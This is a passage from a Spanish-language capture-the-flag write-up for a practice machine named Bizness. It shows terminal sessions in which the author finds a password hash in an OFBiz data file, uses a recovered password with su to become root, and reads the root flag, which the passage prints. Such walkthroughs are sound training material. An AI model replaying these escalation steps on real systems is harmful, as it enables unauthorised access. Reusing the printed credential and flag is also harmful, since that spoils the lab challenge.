
```
<entity-engine-xml>
    <UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a" requirePasswordChange="Y
    <UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0"/>
</entity-engine-xml>ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ cd ..
ccd ..
dofbiz@bizness:/opt/ofbiz/framework/resources$ ..
cd..
cdbash: cd..: command not found
ofbiz@bizness:/opt/ofbiz/framework/resources$  ..
cdcd ..
ofbiz@bizness:/opt/ofbiz/framework$  ..
cd ..
ofbiz@bizness:/opt/ofbiz$ cd..
cd..
cdbash: cd..: command not found
ofbiz@bizness:/opt/ofbiz$cd ..
ccd ..
bash: ccd: command not found
ofbiz@bizness:/opt/ofbiz$ cd ..
cd ..
ofbiz@bizness:/opt$ cd ..
cd ..
ofbiz@bizness:/$ cd home
cd home
ofbiz@bizness:/home$ cd ..
cd ..
ofbiz@bizness:/$ █
```

Y aqui entramos a el usuario root




```
ofbiz@bizness:~$ su
su
Password: monkeybiznnes

su: Authentication failure
ofbiz@bizness:~$ su
su
Password: monkeybizness

root@bizness:/home/ofbiz# █
```

Ahora nos movemos entre direcctorios para acceder a la carpeta root y asi obtener la segunda bandera



```
root@bizness:/home/ofbiz# cd root
cd root
bash: cd: root: No such file or directory
root@bizness:/home/ofbiz# ls
ls
user.txt
root@bizness:/home/ofbiz# cd ..
cd ..
root@bizness:/home# ls
ls
ofbiz
root@bizness:/home# cd ..
cd ..
root@bizness:/# ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
root@bizness:/# cd root
cd root
root@bizness:~# ls
ls
root.txt
root@bizness:~# cat root.txt
cat root.txt
40ad5fc6ab7966050d640e6073072628
root@bizness:~# █
```

Y completamos la maquina



Bizness has been Pwned!

Congratulations lmhizard18BH, best of luck in capturing flags ahead!

#11525	22 Apr 2024	30
MACHINE RANK	PWN DATE	POINTS EARNED

You are player #11525 to have pwned Bizness.